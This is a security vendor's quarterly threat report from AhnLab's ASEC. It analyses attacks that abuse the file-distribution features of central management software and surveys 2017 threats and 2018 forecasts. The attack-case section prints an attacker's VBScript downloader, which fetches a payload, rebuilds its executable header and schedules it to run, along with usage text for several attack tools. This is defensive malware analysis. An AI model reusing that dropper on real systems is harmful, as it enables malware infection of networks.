ASEC Report

Vol.89
Q4 2017

AhnLab

ASEC REPORT

VOL.89 Q4 2017

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q4 2018

Table of Contents

SECURITY ISSUE

ANNUAL REPORT

SECURITY ISSUE

- Targeted Attacks on Central Management Systems

Security Issue

Targeted Attacks on Central Management Systems

Last year, one of the top security threat that organizations faced was the exploit attacks on software vulnerabilities alongside ransomware. In particular, the main target of attack was the central management system, which is used by companies and institutions to apply a common policy to internal systems or to distribute specific files. The central management system is chosen by the attackers as it consists of the management server and the agent, which can be used to quickly and easily infect a large number of users with malware.

This report analyzes the current status of malware distribution and attack trends on the central management system.

Malware distribution

As shown in Figure 1-1, the central management system consists of the management server and agent installed client. The management server is a system for managing the subordinate PCs; the administrator can send files or policies to the PCs connected to the server




Figure 1-1 | Overview of the central management system via the management page. The client installed with the agent executes the files received from the management server and follows commands. Then the attacker exploits the composition of these servers and agents to distribute malware through the file distribution function.

Method of attack

The attacks on the central management system can be generalized into two main types: management server account attacks and vulnerability attacks on agents installed in the client PC.

Attacks using management server accounts

Through the central management system, security policies can be applied or executable files can be distributed to PCs connected through the management server, and the agent can even be remotely controlled. Thus the attacker can hack the login information of the administrator to tamper with the distribution phase to distribute a malware instead. Any agents that have downloaded the malicious file from the server are then infected with malware.

Also, the management server has the role of getting the anti-virus program or the security update file from the external server. The attacker can exploit this process to change the file slotted for download in the update server into a malicious file for internal distribution.

Attacks using agent vulnerability

Each agent installed on the client PC receives the command sent from the management server for execution. In addition to executing commands, it also executes files distributed from the management server. The agent has a function to check whether the command issued by the server is suitable and check for the validity of the file. With the understanding of management algorithm for these type of functions, the attacker disguises as the management server to send a command to the agent.

Attack Cases

Here is a detailed description on attack cases which exploited the central management software in South Korea to distribute malware using the agent vulnerability.

Attack Case 1: Management Software *A*

In November 2015, the first malware to exploit vulnerabilities was found in management software *A*. When the malware was executed, the file containing malware was sent to the agent on a specific IP address. The name of the file used for the management software *A* vulnerability attack was ** PScan.exe.

Time of discovery	Content
2015/11/16	Runs ** PScan.exe with a command beginning with [FILE_REMOTE_EXEC]
2015/11/24	Receives IP and the port parameter and transfers **PScan.exe file
2016/4/4	Receives only the IP only as a parameter (fixed port number), and transfers ** PScan.exe file

Table 1-1 | Attack timeline for malware exploiting *A* vulnerability


When the ** PScan.exe file is executed on the agent that has received the file, the client PC becomes infected with malware. Attacks exploiting the vulnerabilities of *A*, shown in Table 1-1, were first discovered in November 2015 through to the first half of 2016.

Attack Case 2: Management Software *B*

Attacks exploiting the vulnerabilities of the management software *B* have also been discovered since 2015. The attacks showed various patterns of attacks, and the files such as nc.exe, nt.exe, n5lic.


exe, nc5rt2.exe, and Bin.exe were also found to be used in the attack. It was also discovered to be downloading VB script files, generated in the names, such as vs1.vbs and winrm.vbs.

The variants of malware used to exploit the vulnerability of *B* were discovered every year. The variant found in 2015 generates the winrm.vbs file with the server IP, destination IP, download address, and remote executable path as arguments.




```
c:\work>nc
Usage:main.exe ServerIP, TargetIP, DownloadUrl, RemoteFilePath, [vbScriptPath=c:
\windows\temp\winrm.vbsInvalid License.Try Again
```

Figure 1-2 | Management Software *B* attack tool found in 2015



```
c:\work>nc5rt2
Usage:main.exe LICENSE TargetIP, PORT, DownloadUrl, RemoteFilePath, [vbScriptPat
h=c:\windows\temp\winrm.vbs
```

Figure 1-3 | Management Software *B* attack tool found in 2016




```
c:\work>bin
Usage:main.exe License TargetIP, DownloadUrl, RemoteFilePath, [vbScriptPath=c:\w
indows\temp\vs1.vbs
c:\work>
```

Figure 1-4 | Management Software *B* attack tool found in 2017

The variant found in 2016 additionally receives the port number, unlike the 2015 variant, to create a winrm.vbs file.

The attack tool for management software *B* discovered most recently was manufactured in 2017 to generate the vs1.vbs file with the target IP, download address, and remote executable path parameters as shown in Figure 1-4.




```
On Error Resume Next
Set pux=CreateObject("Microsoft.XMLHTTP")
ss9="AD"
ss8="ODB.Stream"
ss1=ss9+ss8
Set S=CreateObject(ss1)
S.Type=1
S.Type=1
pux.Open "GET", "[redacted]", False
pux.Send
S.Open
S.Write pux.responseBody
fn="c:₩windows₩temp₩~update03.tmp"
fnm="[redacted]"
S.SaveToFile fn,2
S.Close
Set Q=CreateObject("Shell.Application")
Param1 = "/c echo MZ>" + fnm + " & type " + fn + ">>" + fnm
Q.ShellExecute "c:₩windows₩system32₩cmd.exe",Param1,"","open",0
dt=now
ttt = CStr(hour(dt))
ddd = CStr(minute(dt) + 1)
aaa = ttt + ":" + ddd
Param = aaa + " " + fnm
Q.ShellExecute "c:₩windows₩system32₩at.exe",Param,"","open",0
Set file = CreateObject("Scripting.FileSystemObject")
if file.FileExists("c:₩windows₩temp₩vs1.vbs") Then
file.DeleteFile "c:₩windows₩temp₩vs1.vbs"
End If
```

Figure 1-5 | Generated script code

The generated VBS script file downloads the file from the address entered in the parameters. The downloaded file is in the form of a Windows executable file, which is not executed because the first 5 bytes of the file do not exist. At this time, the code contained in the script recovers the corresponding 5-byte portion, converts it into a Window executable to execute malware. Figure 1-5 shows recovery related code included in the script.

Attack Case 3: Management Software *C*

The attack using the vulnerabilities of the management software *C* was first found in September 2016. Malware used in this attack performs file transmissions and executions. The attack tool for *C* is shown in Figure 1-6.



```
c:\work>x
+++   TargetIP TargetPort commandType arg1 arg2 arg3
+++      SendFile calc.exe /tmp/calc.tmp
+++      GetFile /tmp/calc.tmp c:\temp\calc.exe
+++      Scan
+++      Update
+++      Run c:\windows\notepad.exe 1.txt system(administrator)
+++      Restart
+++      ServerUpdate
```

Figure 1-6 | Attack tool of the Management Software *C*

Conclusion

To prevent targeted attacks that exploit file distribution functions of the central management software, the policies concerning the management server are crucial. Management servers should be controlled so that it can only be accessed from the specified system, and the administrator account of the server should also be changed periodically without storing the login information in the system. Event logs generated from the management server should always be thoroughly checked to ensure that abnormal files are not distributed internally.

ANNUAL REPORT

- Security Trends from 2017
- Security Threats in 2018

Annual Report

Security Trends from 2017

2017 was a year full of cyberattacks. Even in this moment, ransomware is indiscriminately attacking unsuspecting targets with the intent of having the biggest adverse effect. Meanwhile, other security threats are silently evolving, stronger than ever, in the shadow of ransomware. AhnLab Security Emergency-response Center(ASEC) lists the key security threats of the year 2017 and their changes.

Three Changes in the Ransomware Paradigm

The top issue for cyber security in 2017 over the world is undoubtedly ransomware. Its characteristics can be summarized in three: *large scale of damage, changes in the routes of infection, and emergence and termination of variants.*

Ransomware hit record high damages in 2017. From *WannaCry*(also known as *WannaCryptor*), which infected more than 300,000 systems in 150 countries, to *Bad Rabbit*(also known as *Disk Coder*), which spread to 15 countries in Europe, the damages are incurred on a world-wide level.

Routes of infections have changed from 2016. While infections using web application vulnerabilities decreased, infections via email increased a tremendous amount. *Locky* for example used emails with attachments containing malicious macros or various types of scripts adding social engineering techniques to encourage to open the attachments or run the scripts.

In 2017 a new ransomware emerged which was distributed in an unprecedented way. WannaCry and *Petya* did not exploit the traditional web application vulnerabilities, nor did they use spam emails that were surging in 2017, but exploited a vulnerability of the Windows system. These kinds of attacks had not been reported before and caused an even bigger stir when it was discovered that the intention was to damage the system and not monetary gain. The emergence of a ransomware designed simply for destroying systems can be seen as a major shift in the security paradigm. On the other hand, the ransomware which resulted in the largest number of infections worldwide, *Cerber*, seem to have disappeared since the end of September 2017.

Rise of Supply Chain Attacks

Supply chain attacks have increased in 2017. A supply chain attack is when hackers gain access to an organization or company's infrastructure to inject malware. Usually, the attacker hacks the update server of a normal program to inject malware during a normal program update process, or hacks a software developing company to inject malicious code into the source codes of a program during a development phase, such as build or deployment.

The attacker understands that security measures are performed on files from external sources, and so they take advantage of a trusted relationship of internally used software and its files. The supply chain attack also targets supporting companies, such as maintenance businesses.

The aforementioned *Petya* Ransomware was distributed via a Ukrainian tax accounting software. There were also reported cases of where CCleaner was used for distribution. CCleaner is a widely used network management and system optimization program. Malware was injected in the program development phase in all of these cases. Other cases include malware targeting MacOS being injected into video conversion programs, such as HandBrake or Eltima Player, which were distributed through these program's official websites in 2017.

Attacks Aimed at Cryptocurrencies

The cryptocurrency(or virtual currency) market bloomed in 2017, which can be obtained through 'mining' with a computer system. As the value of cryptocurrency skyrocketed, new mining malware was being discovered where cybercriminals secretly use other users' PCs to mine cryptocurrency.

The distribution method of such malware varies, such as disguising as a Windows update file or a compressed file delivered along with normal files. Moreover, mining malware is now executable in not only the Windows systems, but also in the Linux server system.

There is also an increase of the direct attacks on cryptocurrency exchanges as the size of the market has been expanded. The attacks targeting the cryptocurrency exchanges can be characterized by their extortion of cryptocurrency, extortion of member account information, and DDoS attacks on cryptocurrency exchange sites.

Rise of Diversified Vulnerability Exploits

Until 2016, web-based attacks using exploit kits were at the center of most security threats.

However, there was a significant decrease of attacks using exploits kits in 2017 and thus less focus on web-based attacks. Instead, the attacks are becoming more sophisticated by targeting not only one vulnerability, but various types.

In South Korea, there was an attack from China exploiting the Apache Struts2 vulnerability(CVE-2017-5638) amid the political dispute between China and South Korea earlier on in the year. A number of Microsoft Office documentation vulnerabilities(CVE-2017-0199, CVE-2017-8759, CVE-2017-8570, CVE-2017-11826) identified in 2017, have also been used in politically motivated attacks as well as for ransomware distribution. Motivation for these politically charged attacks comes from issues related to North Korea's nuclear tests and the 2018 Pyeongchang Winter Olympics. The CVE-2017-0199 is one of the newly discovered vulnerabilities of Microsoft Office and is known to be used for the distribution of *FINSPY*, a malware used in an attack that targeted the Russian government, and *WannaCry*, the biggest cyberattack event of 2017.

Due to WannaCry, the vulnerability named *EternalBlue*(CVE-2017-0144) became very well-known. WannaCry exploits the Server Message Block(SMB), a protocol used for purposes such a file sharing, and is specialized for infecting other internal systems by spreading via the EternalBlue vulnerability. This vulnerability was also exploited in a number of vulnerability exploit tools publically released by the hacking group known as The Shadow Brokers. Since its release, the vulnerability was used for distribution by other ransomware, such as *Petya*. This is reminiscent of when the Italy based information technology company Hacking Team revealed their hacked data online, which led to the uncovering of the zero-day exploit in 2016.

Acceleration of Mobile Threats

The numbers of mobile threats has been steadily rising and have become more sophisticated at a faster pace since 2017.

In the past, malware attempted to induce user downloads of malicious apps via links attached to spam messages, but from 2017, social engineering attacks frequently appeared. When installed, the app conducts malicious actions, such as leaking sensitive personal information stored in the smartphone and blocking outgoing and incoming calls and text messages.

Fake apps are being discovered on Google Play, the official app store of Google. These fake apps disguise themselves as well-known apps to induce user downloads. Attackers used a very similar icon and changed the app name or label slightly by adding a special character.

Annual Report


Security Threats in 2018

As we enter 2018, security threats will also enter a new phase as cybercrime groups are becoming more organized and systematic than ever. Breaches will be bigger, hackers will be smarter, and security teams and budgets won't seem to keep pace. AhnLab Security Emergency-response Center(ASEC) identified the following as some of the bigger security threats in 2018.

Cybercrime-as-a-Service

2016 was the year that ransomware threats took the limelight and 2017 was the year when ransomware evolved. Not only did the number of attacks spike, but the number of ransomware variants flooding the market at an unprecedented rate reached new heights. This was all possible due to Ransomware-as-a-Service(RaaS). RaaS is being sold widely on the dark web, allowing novice criminals with little technological knowledge to launch their own custom-made ransomware campaigns.

As RaaS has become a successful business model in the cybercrime community, Cybercrime-as-a-Service(CaaS) is becoming a reality. CaaS today exists as a platform where cybercrime groups provide role-specific operations, such as sales, distribution, and marketing, just like a legitimate enterprise. The service is becoming increasingly commercialized in the cybercrime business world. As cybercrime groups providing these types of businesses are on the rise, an increase in more diverse cyberattacks is predicted for 2018 with the commercialization of CaaS.



Increasing Supply Chain Attacks

Supply chain attacks will continue their highly successful attack methods in 2018. The supply chain attack method seeks to infect systems during the process of supplying products or services used by companies or institutions. This attack exploits the vulnerability that most companies and institutions trust programs and relates filed already in use while being highly sensitive to external files from emails or websites. Thus, in the viewpoint of the attacker, it can be seen that an indirect method of using the target trusted by the victim has a higher success method than directly attacking companies and institutions that are equipped with various security systems. Moreover, the attacker can have a bigger control of the network system once the attack is successful.

Due to these types of attacks, program manufacturers and service providers must take proactive action to prevent malware infections. And companies and institutions also need to make a continuous effort to verify and manage internal programs or services in use.

Diversification of Attack Methods

For the past few years, there has been a growth in malware using non-PE files, such as MS Office documents. These types of attacks are used to avoid the detection of security solutions, such as an anti-virus software. Attacks using non-PE files are expected to become more sophisticated in 2018.

There will be a rise in malware that executes by using the execution of code inside XML, DDE features, or object insertions inside the document, which is different from the previous method of inserting malicious programming into Visual Basic macro codes. Which also means an increase in fileless attacks where a malware is injected into the process memory for execution rather than the form of delivery into files already existing in the system.

Expansion of Target Platforms and Devices

Security stakeholders sensitive to the latest trends of security threats will no longer say that Linux is a safe operating system. Although it can be stated that Linux has less malware threats compared to Windows, but that is not to say that Linux is invulnerable. It is indeed facing an increase in threats and variants of the treats.

Last year, a ransomware attack targeted Linux servers of a Korean web hosting company and a large IDC company, which resulted in huge losses for the companies. And, recently, a malware appeared that mines cryptocurrency in Linux systems. AhnLab Security Emergency Response Center(ASEC) has detected 327 Linux malwares in Korea from January to November of 2017.

Similarly to Linux, malware targeting macOS - an operating system that was widely considered to be safe - is growing continuously. In 2018, malware aiming at Linux, macOS, and Android, in addition to Windows, is expected to increase. This means that smart devices and IoT devices that use Linux or Android can also be exposed to security threats.

As IoT devices, such as Robot cleaners, IP cameras and smart refrigerators continue to spread, they are at an increased risk of malware attacks. ASEC has already discovered *Linux.Mirai*, one of the Linux malware programs that targets IoT devices. However, most IoT devices, such as wearable devices, lack security and security management. With these new changes, it has become clear that security measures are no longer just for the protection of mobile devices, and effective security measures must be searched for Internet-connected wearables and home IoT devices.

Increase of Mobile Threats through Official Market

According to StatCounter, a global market survey company, the Android developed by Google took up 70% of the mobile market in 2017. Due to the high number of people using these Android-based mobile devices, malware aiming at Android OS is also increasing at a steady pace. Currently many malicious apps, disguised as legitimate applications, are being discovered in Google Play Store.

As a response, Google announced Google Play Protect, a protection tool for Google Play Store users which displays a warning in case of connecting to an app or a website that has violated Google's security policy. Despite this effort, there are no signs of a decline in the registration of malicious apps in Google Play Store.

It is likely that malicious apps bypassing the security checks of Google Play Store will continue to increase in 2018 since the attackers are continuously developing ways to bypass the security checks of the OS provider.

ASEC REPORT Vol.89 Q4 2017

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Design Lab**	Email	**global.info@ahnlab.com**